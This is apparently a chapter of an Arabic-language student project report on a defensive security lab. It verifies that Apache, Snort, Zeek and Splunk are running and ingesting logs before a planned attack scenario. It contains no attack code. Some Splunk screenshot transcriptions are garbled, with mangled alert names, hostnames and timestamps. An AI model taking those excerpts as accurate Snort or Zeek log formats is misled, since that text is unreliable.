

```
yazan@Ubuntu-Victim:/$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2
yazan@Ubuntu-Victim:/$ sudo systemctl start apache2
yazan@Ubuntu-Victim:/$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Fri 2026-02-06 16:49:51 +03; 4min 1s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 23459 (apache2)
    Tasks: 55 (limit: 3372)
   Memory: 5.4M (peak: 5.9M)
      CPU: 69ms
   CGroup: /system.slice/apache2.service
           └─23459 /usr/sbin/apache2 -k start
             └─23461 /usr/sbin/apache2 -k start
               └─23462 /usr/sbin/apache2 -k start

Feb 06 16:49:51 Ubuntu-Victim systemd[1]: Starting apache2.service - The Apache HTTP Server...
Feb 06 16:49:51 Ubuntu-Victim apache2[23458]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive
Feb 06 16:49:51 Ubuntu-Victim systemd[1]: Started apache2.service - The Apache HTTP Server.
```

شكل (٦-١٤): تفعيل الخدمة والتحقق من حالتها

```
yazan@Ubuntu-Victim:/$ ss -tulnp | grep :80
tcp LISTEN 0      128          0.0.0.0:8089  0.0.0.0:*
tcp LISTEN 0      128          0.0.0.0:8080  0.0.0.0:*
tcp LISTEN 0       5          127.0.0.1:8065  0.0.0.0:*
tcp LISTEN 0      511          *:80          *:*
```

شكل (٦-١٥): توضيح المنفذ المستخدم (HTTP)



شكل (٦-١٦): الوصول إلى الصفحة الافتراضية لخادم Apache من جهاز المراقبة

6-3 تهيئة أدوات الدفاع والتحليل (SOC Readiness)

تهدف هذه المرحلة إلى التأكد من جاهزية أدوات الدفاع والتحليل المثبتة على جهاز المراقبة المركزي قبل الشروع في تنفيذ أي نشاط هجومي. تُعد هذه الخطوة ضرورية لضمان قدرة النظام على رصد وتحليل الأنشطة الشبكية بشكل صحيح، وبناء خط أساس للسلوك الطبيعي داخل البيئة الافتراضية، مما يساهم في تحسين دقة التحليل وتقليل احتمالية الإنذارات الخاطئة خلال مراحل الاختبار اللاحقة.

يعتمد نظام المراقبة في هذا المشروع على نموذج الكشف الشبكي المركزي (Network-based Monitoring)، حيث يتم تحليل حركة الشبكة بين جهاز المهاجم وجهاز الضحية من خلال أدوات الكشف والتحليل دون تثبيت أي مكونات أمنية على النظام المستهدف نفسه. يتيح هذا النهج محاكاة البنية الواقعية لمراكز العمليات الأمنية، حيث تتم المراقبة والتحليل من نقطة مركزية مستقلة.

تشمل عملية التهيئة التحقق من تشغيل أدوات الكشف القائمة على التوقعات، وأدوات التحليل السلوكي، ومنصة تجميع وربط السجلات، إضافةً إلى أدوات التحقيق اليدوي. يتم في هذه المرحلة التأكد من أن كل أداة قادرة على توليد البيانات المتوقعة منها واستقبال حركة الشبكة بشكل سليم، دون ربط هذه البيانات بسيناريو هجومي فعلي.

تمثل هذه المرحلة الأساس الذي يُبنى عليه تنفيذ سيناريو الهجوم وتحليل نتائجه، حيث لا يتم الانتقال إلى مراحل الهجوم إلا بعد التأكد من جاهزية أدوات الدفاع والتحليل بشكل كامل.

6-3-1 تهيئة نظام كشف التسلل Snort

يُعد نظام **Snort** أحد المكونات الأساسية في منظومة الدفاع المعتمدة في هذا المشروع، حيث يعمل كنظام كشف تسلل شبكي قائم على التوقعات (**Signature-based NIDS**). تهدف هذه المرحلة إلى التحقق من جاهزية النظام لرصد الأنشطة الشبكية المشبوهة قبل الشروع في تنفيذ أي نشاط هجومي.

تم تشغيل **Snort** على جهاز المراقبة المركزي وربطه بواجهة الشبكة المسؤولة عن مراقبة حركة المرور المتبادلة بين جهاز المهاجم وجهاز الضحية. اقتصر العمل في هذه المرحلة على التأكد من تشغيل النظام وقدرته على مراقبة حركة الشبكة الطبيعية دون توليد تنبيهات خاطئة.

كما تم التحقق من عمل **Snort** باستخدام إعداداته الافتراضية وقواعده القياسية، والتأكد من قدرته على التقاط الحزم الشبكية وتسجيل الأحداث الأمنية بشكل صحيح، تمهيداً لاستخدام هذه البيانات لاحقاً ضمن عملية التحليل والربط في منصة **SIEM**.

تهدف هذه الخطوة إلى بناء خط أساس للسلوك الطبيعي للشبكة، وضمان أن أي تنبيه يتم توليده خلال مراحل الهجوم اللاحقة ناتج عن نشاط غير طبيعي فعلي، وليس عن خلل في إعداد أداة الكشف.

```
yazan@yazan-VMware-Virtual-Platform: ~  
yazan@yazan-VMware-Virtual-Platform:~$ snort -V  
-*)> Snort! <*-  
o"  )~ Version 2.9.20 GRE (Build 82)  
' '' By Martin Roesch & The Snort Team: http://www.snort.org/contact#team  
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.  
Copyright (C) 1998-2013 Sourcefire, Inc., et al.  
Using libpcap version 1.10.4 (with TPACKET_V3)  
Using PCRE version: 8.39 2016-06-14  
Using ZLIB version: 1.3  
yazan@yazan-VMware-Virtual-Platform:~$
```

شکل (۶-۱۷): إصدار Snort

يوضح الشكل أعلاه إصدار أداة **Snort** المثبتة على جهاز المراقبة، مما يؤكد جاهزية نظام كشف التسلل للعمل ضمن بيئة المشروع.

```
yazan@yazan-VMware-Virtual-Platform: ~  
yazan@yazan-VMware-Virtual-Platform:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:10:4d:1e brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.193.132/24 brd 192.168.193.255 scope global dynamic noprefixroute ens33  
        valid_lft 1386sec preferred_lft 1386sec  
    inet6 fe80::20c:29ff:fe10:4d1e/64 scope link  
        valid_lft forever preferred_lft forever  
3: br-957725f83b1a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether c6:a7:06:84:8d:d9 brd ff:ff:ff:ff:ff:ff  
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-957725f83b1a  
        valid_lft forever preferred_lft forever  
4: br-1ae1b994dc0a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 86:81:18:bb:e1:82 brd ff:ff:ff:ff:ff:ff  
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-1ae1b994dc0a  
        valid_lft forever preferred_lft forever  
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default  
    link/ether 82:2e:e3:15:e0:2e brd ff:ff:ff:ff:ff:ff  
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0  
        valid_lft forever preferred_lft forever  
yazan@yazan-VMware-Virtual-Platform:~$
```

شكل (٦-١٨): واجهات الشبكة

يُبين الشكل واجهات الشبكة المتاحة على جهاز المراقبة، حيث تم تحديد الواجهة المستخدمة **ens33** لمراقبة حركة الاتصال بين أجهزة البيئة الافتراضية.


```
yazan@yazan-VMware-Virtual-Platform: ~  
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>  
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>  
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>  
Preprocessor Object: SF_GTP Version 1.1 <Build 1>  
Preprocessor Object: SF_SDF Version 1.1 <Build 1>  
Preprocessor Object: SF_S7COMPLUS Version 1.0 <Build 1>  
Preprocessor Object: SF_SIP Version 1.1 <Build 1>  
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>  
Preprocessor Object: SF_SSH Version 1.1 <Build 3>  
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>  
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>  
Commencing packet processing (pid=51329)  
02/08-16:48:18.380889  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.128 -> 192.168.193.134  
02/08-16:48:18.381319  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.134 -> 192.168.193.128  
02/08-16:48:19.388953  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.128 -> 192.168.193.134  
02/08-16:48:19.389203  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.134 -> 192.168.193.128  
02/08-16:48:20.413332  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.128 -> 192.168.193.134  
02/08-16:48:20.414985  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.134 -> 192.168.193.128  
02/08-16:48:21.421019  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.128 -> 192.168.193.134  
02/08-16:48:21.421058  [**] [1:10000001:1] ICMP test [**] [Priority: 0] {ICMP} 192.168.193.134 -> 192.168.193.128
```

شكل (٦-٢٠): اختبار رؤية Snort لحركة الشبكة

توضّح الصورة قدرة نظام Snort على مراقبة حركة الشبكة الطبيعية المتبادلة مع جهاز الضحية، دون تنفيذ أي نشاط هجومي.

```
yazan@yazan-VMware-Virtual-Platform: ~  
yazan@yazan-VMware-Virtual-Platform:~$ ls -l /var/log/snort  
total 98112  
-rw-r--r-- 1 root adm 99959122 Apr 10 2025 alert  
-rw-r--r-- 1 root adm 0 Apr 9 2025 alert.fast  
-rw-r----- 1 snort adm 57528 Feb 8 16:48 snort.alert  
-rw-r----- 1 snort adm 2361 Feb 7 21:08 snort.alert.1.gz  
-rw-r----- 1 snort adm 5308 Feb 7 18:51 snort.alert.2.gz  
-rw-r----- 1 snort adm 289 Feb 5 16:19 snort.alert.3.gz  
-rw-r----- 1 snort adm 601 Feb 2 21:37 snort.alert.4.gz  
-rw-r----- 1 snort adm 164 Jan 19 12:48 snort.alert.5.gz  
-rw-r----- 1 snort adm 456 Jan 7 10:45 snort.alert.6.gz  
-rw-r----- 1 snort adm 161 Jan 6 17:52 snort.alert.7.gz  
-rw-r----- 1 snort adm 90297 Feb 8 16:48 snort.alert.fast  
-rw-r----- 1 snort adm 3366 Feb 7 21:08 snort.alert.fast.1.gz  
-rw-r----- 1 snort adm 8249 Feb 7 18:51 snort.alert.fast.2.gz  
-rw-r----- 1 snort adm 308 Feb 5 16:19 snort.alert.fast.3.gz  
-rw-r----- 1 snort adm 201 Jan 19 12:48 snort.alert.fast.4.gz  
-rw-r----- 1 snort adm 539 Jan 7 10:45 snort.alert.fast.5.gz  
-rw-r----- 1 snort adm 11542 Jan 6 17:52 snort.alert.fast.6.gz  
-rw-r----- 1 snort adm 261 Oct 12 12:09 snort.alert.fast.7.gz  
-rw-r----- 1 snort adm 212818 Feb 8 16:48 snort.log  
-rw----- 1 root adm 936 Feb 8 16:48 snort.log.1770558361  
-rw-r----- 1 snort adm 8823 Feb 7 21:08 snort.log.1.gz  
-rw-r----- 1 snort adm 15306 Feb 7 18:51 snort.log.2.gz  
-rw-r----- 1 snort adm 1444 Feb 5 16:19 snort.log.3.gz  
-rw-r----- 1 snort adm 2493 Feb 2 21:37 snort.log.4.gz
```

شكل (٦-٢١): مجلد سجلات Snort

يوضّح الشكل وجود ملفات السجلات والتنبيهات الخاصة بنظام Snort ، مما يؤكد قدرته على تسجيل الأحداث الأمنية.

2-3-6 تهيئة أداة التحليل السلوكي Zeek

تُستخدم أداة **Zeek** في هذا المشروع كأداة تحليل سلوكي لحركة الشبكة، حيث تقوم بتوليد سجلات تفصيلية (**Logs**) تصف طبيعة الاتصالات والخدمات المستخدمة، مما يوفر سياقًا غنيًا يساعد في فهم سلوك الشبكة وتحليل مراحل الهجوم لاحقًا. تهدف هذه المرحلة إلى التأكد من جاهزية **Zeek** وقدرته على مراقبة حركة الشبكة المرتبطة بجهاز الضحية قبل تنفيذ أي نشاط هجومي.

تم تشغيل **Zeek** على جهاز المراقبة وربطه بواجهة الشبكة المسؤولة عن تمرير حركة الاتصال بين أجهزة البيئة الافتراضية. اقتصر العمل في هذه المرحلة على التحقق من تشغيل الأداة، وقدرتها على التقاط الاتصالات الشبكية الطبيعية، وتوليد السجلات الأساسية دون الدخول في تحليل هجومي أو تفسير للنتائج.

كما تم التأكد من أن **Zeek** يقوم بإنشاء السجلات الأساسية مثل سجلات الاتصالات والخدمات، والتي سيتم الاعتماد عليها لاحقًا ضمن منصة **SIEM** لربط الأحداث وتحليل تسلسل الهجوم. تهدف هذه الخطوة إلى بناء خط أساس للسلوك الطبيعي للشبكة، وضمان جاهزية أداة التحليل السلوكي للعمل ضمن النظام الهجين المقترح.

```
yazan@yazan-VMware-Virtual-Platform: /
yazan@yazan-VMware-Virtual-Platform:/$ zeek -v
zeek version 7.2.1
yazan@yazan-VMware-Virtual-Platform:/$
```

شكل (٦-٢٢): إصدار Zeek

يوضح الشكل إصدار أداة **Zeek** المثبتة على جهاز المراقبة، مما يؤكد جاهزيتها للعمل ضمن بيئة المشروع.

```
yazan@yazan-VMware-Virtual-Platform: /
yazan@yazan-VMware-Virtual-Platform:/$ sudo zeek -i ens33
[sudo] password for yazan:
listening on ens33
```

شكل (٦-٢٣): Zeek يعمل بدون أخطاء

يوضح الشكل تشغيل أداة **Zeek** على واجهة الشبكة المحددة ومباشرتها في تحليل حركة المرور الشبكية.


6-3-3 تهيئة منصة Splunk (SIEM)

تُستخدم منصة **Splunk** في هذا المشروع كحل مركزي لإدارة الأحداث والمعلومات الأمنية (SIEM)، حيث تقوم بتجميع السجلات الصادرة عن أدوات الكشف والتحليل المختلفة، وربطها ضمن سياق زمني موحد يدعم عملية التحقيق وتحليل الهجمات متعددة المراحل. تهدف هذه المرحلة إلى التأكد من جاهزية **Splunk** لاستقبال السجلات وعرضها، دون الدخول في عمليات تحليل أو ربط متقدم في هذه المرحلة.

تم تثبيت وتشغيل **Splunk** على جهاز المراقبة المركزي، ليعمل كنقطة تجمع لجميع السجلات الناتجة عن كل من **Snort** و **Zeek** اقتصر العمل في هذه المرحلة على التحقق من تشغيل المنصة، والوصول إلى واجهتها، وتجهيزها لاستقبال البيانات، تمهيدًا لاستخدامها لاحقًا في تحليل وربط الأحداث أثناء تنفيذ السيناريو الهجومي.

```
yazan@yazan-VMware-Virtual-Platform: ~  
yazan@yazan-VMware-Virtual-Platform:~$ sudo systemctl status splunk  
● splunk.service - LSB: Start splunk  
   Loaded: loaded (/etc/init.d/splunk; generated)  
   Active: active (running) since Mon 2026-02-09 13:24:21 +03; 1h 20min ago  
     Docs: man:systemd-sysv-generator(8)  
  Process: 1144 ExecStart=/etc/init.d/splunk start (code=exited, status=0/SUCCESS)  
    Tasks: 279 (limit: 3372)  
  Memory: 838.4M (peak: 1.4G swap: 199.0M swap peak: 200.7M)  
    CPU: 14min 11.744s  
   CGroup: /system.slice/splunk.service  
           └─ 2808 splunkd -p 8089 start  
              └─ 2810 "[splunkd pid=2808] splunkd -p 8089 start [process-runner]"  
                 └─ 3293 mongod --dbpath=/opt/splunk/var/lib/splunk/kvstore/mongo --storageEngine=wiredTiger --wired  
                    TigerCacheSizeGB=0.300000 --port=8191 --timestampFormat=iso8601-utc ->  
                       └─ 3463 /opt/splunk/bin/splunkd instrument-resource-usage -p 8089 --with-kvstore  
                          └─ 3539 /opt/splunk/bin/python3.9 -O /opt/splunk/lib/python3.9/site-packages/splunk/appserver/mrspa  
                             rkle/root.py --proxied=127.0.0.1:8065,8000  
                                └─ 5505 compsup daemon  
                                   └─ 5559 /opt/splunk/var/run/supervisor/pkg-run/pkg-agent-manager4017947996/agent-manager  
                                      └─ 5616 /opt/splunk/var/run/supervisor/pkg-run/pkg-identity618096726/identity  
                                         └─ 7644 "[splunkd pid=2808] [search-launcher]"  
                                            └─ 7645 "[splunkd pid=2808] [search-launcher]"  
                                               └─ 7647 "[splunkd pid=2808] [search-launcher] [process-runner]"  
                                                  └─ 7649 "[splunkd pid=2808] [search-launcher] [process-runner]"  
                                                     └─ 10884 /bin/sh -c "/opt/splunk/bin/python3.9 /opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_en  
                                                        able_modular_input.py"  
                                                           └─ 10885 /opt/splunk/bin/python3.9 /opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_enable_modular  
                                                              input.py
```

شكل (٦-٢٦): يوضح الشكل تشغيل منصة **Splunk** وبدء خدماتها الأساسية على جهاز المراقبة.



شكل (٦-٢٧): يوضح الشكل واجهة **Splunk Web** بعد نجاح الوصول إليها، والتي سيتم استخدامها لاحقًا في تحليل وربط السجلات الأمنية.

http://localhost:9000/en-US/app/search/search?q=search index%3D%20sourcetype%3D%20snort_alert_fast%20source%3D%20%2Fvar%2Flog%2Fsnort%2Fsnort.alert.fast%26di...

Search Analytics Datasets Reports Alerts Dashboards

Search & Reporting

New Search

Save As Create Table View Close

1 index="main" sourcetype="snort_alert_fast" source="/var/log/snort/snort.alert.fast" Last 24 hours

✓ 855 events (2/6/26 6:00:00.000 PM to 2/9/26 6:14:29.000 PM) No Event Sampling

Events (855) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

1 hour per column

Format Show 20 Per Page View List

Hide Fields All Fields

SELECTED FIELDS

- # host 1
- # source 1
- # sourcetype 1

INTERESTING FIELDS

- # date_hour 6
- # date_minute 49
- # date_month 1
- # date_second 60
- # date_week 1
- # date_year 1
- # date_zone 1

Time	Event
2/9/26 6:12:24.504 PM	82/89-18:12:24.504344 [*] (1:1000000:1) IOP test [*] (Priority: 0) (IPv6-IOP) fe89:2bc:25ff:fe08:48ab -> ff02::2 host = yezan-VMware-Virtual-Platform source = /var/log/snort/snort.alert.fast sourcetype = snort_alert_fast
2/9/26 6:09:56.554 PM	82/89-18:89:56.554845 [*] (1:1000000:1) IOP test [*] (Priority: 0) (IOP) 192.168.193.134 -> 192.168.193.132 host = yezan-VMware-Virtual-Platform source = /var/log/snort/snort.alert.fast sourcetype = snort_alert_fast
2/9/26 6:09:56.554 PM	82/89-18:89:56.554333 [*] (1:1000000:1) IOP test [*] (Priority: 0) (IOP) 192.168.193.132 -> 192.168.193.134 host = yezan-VMware-Virtual-Platform source = /var/log/snort/snort.alert.fast sourcetype = snort_alert_fast
2/9/26 6:09:55.529 PM	82/89-18:89:55.529390 [*] (1:1000000:1) IOP test [*] (Priority: 0) (IOP) 192.168.193.134 -> 192.168.193.132 host = yezan-VMware-Virtual-Platform source = /var/log/snort/snort.alert.fast sourcetype = snort_alert_fast
2/9/26 6:09:55.529 PM	82/89-18:89:55.529434 [*] (1:1000000:1) IOP test [*] (Priority: 0) (IOP) 192.168.193.132 -> 192.168.193.134 host = yezan-VMware-Virtual-Platform source = /var/log/snort/snort.alert.fast sourcetype = snort_alert_fast
2/9/26 6:09:55.529 PM	82/89-18:89:54.583287 [*] (1:1000000:1) IOP test [*] (Priority: 0) (IOP) 192.168.193.134 -> 192.168.193.132 host = yezan-VMware-Virtual-Platform source = /var/log/snort/snort.alert.fast sourcetype = snort_alert_fast

http://localhost:9000/en-US/app/search/search?q=search index%3D%20sourcetype%3D%20snort_alert_fast%20source%3D%20%2Fvar%2Flog%2Fsnort%2Fsnort.alert.fast%26display%3Dpage%26search.mode%3Dsmart%26dispatch.sample.rate%3D1%26workload_pool%3Dbeartest%3D4h%26latest%3Dnow%26id%3D1770650069.35#

شكل (٦-٢٨): Snort + Splunk

يوضح الشكل التالي نجاح ربط سجلات نظام Snort مع منصة Splunk ، حيث تظهر التنبيهات الأمنية المولدة نتيجة مراقبة حركة الشبكة. يؤكد ذلك جاهزية منصة SIEM لاستقبال وتحليل الأحداث الأمنية قبل تنفيذ السيناريو الهجومي.

New Search

Save As Create Table View Close

1 index="main" sourcetype="zeek_ssh" sourcetype="zeek_ftp" All time

✓ 5 events (before 2/10/26 4:31:19.000 PM) No Event Sampling

Events (5) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

1 minute per column

Format Show 20 Per Page View List

Hide Fields All Fields

SELECTED FIELDS

- # host 1
- # source 2
- # sourcetype 2

INTERESTING FIELDS

- # date_hour 2
- # date_minute 3
- # date_month 1
- # date_second 3
- # date_week 1
- # date_year 1
- # index 1
- # linecount 2
- # packet 5
- # splunk_server 1
- # timezones 1
- # timestamp 1

Time	Event
2/10/26 4:05:26.000 PM	Resepator \u0000 Rest_separator . Empty_field (empty) Runset_field . Rpath . ftp Show all 8 lines host = yezan-VMware-Virtual-Platform source = /opt/zeek/logs/current/ftp.log sourcetype = zeek_ftp
2/10/26 4:05:24.788 PM	177872824.718592 C1aK2aEP2a1a1a 192.168.193.128 47226 192.168.193.134 21 anonymous <10.0.0.0> EPSV - - - 229 Entering Extended Passive Mode (1128) T 19 2.168.193.128 192.168.193.134 1138 - - - host = yezan-VMware-Virtual-Platform source = /opt/zeek/logs/current/ftp.log sourcetype = zeek_ftp
2/10/26 4:04:54.000 PM	Resepator \u0000 Rest_separator . Empty_field (empty) Runset_field . Rpath . ssh Show all 8 lines host = yezan-VMware-Virtual-Platform source = /opt/zeek/logs/current/ssh.log sourcetype = zeek_ssh
2/10/26 177872828.481112 C1a21OL6884jPj1 192.168.193.128 51872 192.168.193.134 22 2 - - 8 - - SSH-2.0-OpenSSH_8.3p1 Debian-5 SSH-2.0-OpenSSH_8.3p1 Ubuntu-SubstanzU.14 - - -	

شكل (٦-٢٩): التحقق من إدخال سجلات conn و HTTP في منصة Splunk

New Search

Save As Create Table View Close

1 index="main" sourcetype="zeek_http" sourcetype="zeek_conn" All time

✓ 1,459 events (before 2/10/26 4:32:39.000 PM) No Event Sampling

Events (1,459) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

1 hour per column

Format Show 20 Per Page View List

Hide Fields All Fields

SELECTED FIELDS

- # host 1
- # source 2
- # sourcetype 2

INTERESTING FIELDS

- # date_hour 6
- # date_minute 2
- # date_month 1
- # date_second 56
- # date_week 1
- # date_year 1
- # date_zone 2

Time	Event
2/10/26 4:32:08.581 PM	1778738328.581314 CWRJhEAgH16Gdy1 192.168.193.134 42514 151.161.194.49 443 tcp ssl 3.685573 766 1785483 RSTO T F 1349381 SHA0acqczfR 661 27226 341 485518 - - 6 host = yezan-VMware-Virtual-Platform source = /opt/zeek/logs/current/conn.log sourcetype = zeek_conn
2/10/26 4:32:08.408 PM	1778738328.488722 C1K1J1ev3gN1z1Qf 192.168.193.134 53614 8.8.8.8 53 udp dns 8.178981 62 348 SF T F 0 Dd 2 118 2 356 17 host = yezan-VMware-Virtual-Platform source = /opt/zeek/logs/current/conn.log sourcetype = zeek_conn
2/10/26 4:32:07.029 PM	1778738327.825358 C1G6bc1P2v7F3j9P6 192.168.193.134 48388 151.161.2.49 443 tcp ssl 1.527481 761 28731 SF T F 18869 SHA0acqczfR 21 1421 28 18666 - - 6 host = yezan-VMware-Virtual-Platform source = /opt/zeek/logs/current/conn.log sourcetype = zeek_conn
2/10/26 4:32:05.887 PM	1778738326.887349 C1V81D4y0PMHjWZJ 192.168.193.134 43512 8.8.8.8 53 udp dns 8.148431 62 348 SF T F 0 Dd 2 118 2 356 17 host = yezan-VMware-Virtual-Platform source = /opt/zeek/logs/current/conn.log sourcetype = zeek_conn

التحقق من إدخال سجلات SSH و FTP في منصة Splunk

تم إدخال مجموعة من السجلات الأساسية الناتجة عن أداة **Zeek** إلى منصة **Splunk** ، شملت سجلات الاتصالات العامة (**conn.log**) ، وسجلات بروتوكولات التطبيقات مثل **HTTP** و **SSH** و **FTP**. تم ضبط كل نوع من هذه السجلات باستخدام **sourcetype** مستقل بهدف تسهيل عملية التحليل، وتحقيق فصل منطقي بين أنماط النشاط الشبكي المختلفة، ودعم عملية ربط الأحداث الأمنية خلال المراحل اللاحقة من المشروع.

ولغرض التحقق من نجاح عملية الإدخال، تم تنفيذ استعلامات منفصلة داخل منصة **Splunk** ، حيث تم عرض سجلات الاتصالات والتطبيقات بشكل متزامن مع حركة الشبكة المولدة أثناء الاختبارات، مما يؤكد جاهزية المنصة لاستقبال وتحليل بيانات الهجمات المستقبلية.

يعكس هذا التقسيم المنهجي للسجلات التصميم التحليلي المعتمد في النظام الهجين، حيث يتم استخدام سجلات **Zeek** كأساس للتحليل السلوكي ضمن إطار **Cyber Kill Chain** .

4-3-6 استخراج الحقول وتوحيد بنية السجلات داخل Splunk

بعد التحقق من نجاح إدخال سجلات أدوات الكشف والتحليل إلى منصة **Splunk** ، تم تنفيذ خطوة إضافية تهدف إلى تحسين جاهزية المنصة للتحليل وربط الأحداث الأمنية، وذلك من خلال عملية استخراج الحقول (**Field Extraction**) وتوحيد بنية السجلات.

نظرًا لأن بعض السجلات، مثل تنبيهات نظام **Snort** ، تُعرض بصيغة نصية غير مهيكلة، فقد تم استخدام واجهة **Splunk** لاستخراج الحقول الأساسية ذات الأهمية التحليلية، مثل رقم القاعدة (**sid**) ، وصف التنبيه، البروتوكول المستخدم، عناوين **IP** للمصدر والوجهة، وأرقام المنافذ في حال وجودها.

أما سجلات **Zeek** ، فقد تم التعامل معها كسجلات شبه مهيكلة تحتوي على تعريفات مسبقة للحقول، مما سهّل عملية تفسيرها داخل **Splunk** وربطها مع باقي مصادر البيانات.

أسهمت هذه الخطوة في توحيد شكل الأحداث الأمنية داخل منصة **SIEM** ، وتحويل السجلات الخام إلى بيانات قابلة للتحليل والربط الزمني، دون إجراء أي تحليل هجومي في هذه المرحلة، تمهيدًا لاستخدامها لاحقًا في تحليل مراحل الهجوم وفق نموذج **Cyber Kill Chain**.

